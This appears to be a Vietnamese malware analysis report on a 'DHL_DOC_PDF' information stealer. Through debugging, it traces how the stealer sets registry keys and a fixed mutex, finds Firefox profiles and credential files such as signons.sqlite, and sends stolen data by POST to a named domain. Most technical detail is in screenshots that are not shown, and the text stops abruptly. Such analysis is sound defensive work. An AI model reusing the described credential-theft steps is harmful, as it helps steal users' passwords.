**REPORT DHL\_DOC\_PDF MALWARE**

**Tổng quan:**

**Mã độc thực hiện 4 nhiệm vụ chính :**

+, Tạo REGISTRY KEY để tồn tại và tạo mutex cứng cho process.

+, Tiến hành quét hầu hết các trình duyệt và các file chứa dữ liệu đăng nhập nhằm đánh cắp các file chứa cookie, profile,… chứa thông tin tài khoản mật khẩu của victim chủ yếu các file ini, config, db, xml, js, json

+, Tất cả thông tin lấy được sẽ được mã hóa dưới dạng binary file và được gửi đến honeyrockweddings.co.za thông qua POST method

+, Truy xuất thông tin user đang đăng nhập, kiểm tra và nâng cao đặc quyền cho process thông qua truy xuất Token.


+, Nhận dữ liệu gửi về từ sever: phần này tạm thời không thấy có dấu hiệu nhận dữ liệu, nghi vấn có tạo 1 file exe để chạy.


**Chi tiết:**

**Phần I: Mở đầu:**


Kỹ thuật mã độc sử dụng là Dynamic Import

Phân giải động các thư viện, để lấy địa chỉ các hàm:






Một số hàm được lấy:




Và



Em có tham khảo một số Python script với kỹ thuật này nhưng ở đây hình như là hàm tự viết nên tạm thời sẽ không rename để phân tích tĩnh, mà tiến hành debug ở những lần gọi hàm này để phân tích.

**Phần II: Debug để có thông tin:**


Trước tiên nó gọi hàm LoadLibraryW để load các thư viện, tìm địa chỉ của các hàm và tiến hành gọi đến nó:




1. Tạo KEY và mutex: ( trường hợp này máy em đang dùng fire fox)

***Tìm kiếm các key:***

+, Open KEY:



+, Query Value:





=>Fail vì máy em không có.

Tiếp tục query, phát hiện thấy KEY của Mozilla.


+, Mở và set value:

*KEY: SOFTWARE\\Mozilla\\Mozilla Firefox\\CurrentVersion*






*Set Value là Install Directory:*




***Luôn tạo 1 mutex cố định:***

+, Mutex value: 00077112F2326517297ECFB44F15BF6F



+, Create Mutex:




2. Tiến hành tìm kiếm dữ liệu:

Một hàm sẽ tiến hành khởi tạo 1 dãy các hàm, mỗi hàm chứa các thao tác tìm kiếm các file dữ liệu của từng trình duyệt web:



Danh sách các Browser và file được tìm kiếm là 100, tương ứng với 100 hàm được tạo, sau khi khởi tạo xong, mã độc tiến hành quét tất cả các trình duyệt này thông qua hàm Execute\_Func.



**Hiện tại máy đang sử dụng Mozilla Firefox nên em sẽ phân tích cụ thể quá trình của hàm này:**

+, Đầu tiên như phần đầu đã nêu, nó sẽ tiến hành query và tạo key:




Sau khi chắc chắn đã tạo KEY thành công nó sẽ tiến hành tìm các file data:




***Phân tích động quá trình này:***


+, Đầu tiên check module nss3.dll có tồn tại hay không, module này được để dùng cho việc giải mã thông tin tài khoản và mật khẩu phía sau.




Tìm kiếm file profile.ini chứa thông tin đăng nhập:




(Mở file này lên kiểm tra ta có thể thấy Profile0 : chứa thông tin đã lưu của user 1 đã lưu thông tin tài khoản, mật khẩu)




+, Tiếp tục check file này có tồn tại không:



+, Tiến hành Get Private Profile String:




+, Sau khi cắt bỏ và lấy được thông tin của path thư mục của user, nó sẽ tiến hành tìm các file trong thư mục của user.



**Danh sách các file được tìm kiếm:**




+, Kiểm tra sự tồn tại của các file này (vd file signons.sqlite):




+, Khi đã xác tồn tại thì tiến hành cấp phát qua VirtualAlloc để đọc dữ liệu:



+, ReadFile:





Done read: (ta có thể thấy 1 số thông tin về hostname, username và password)




**Tiến hành chắt lọc dữ liệu, mã độc sẽ chỉ lấy dữ liệu 3 trường: hostname, encryptUserName và encryptPassword:**


* Hostname:



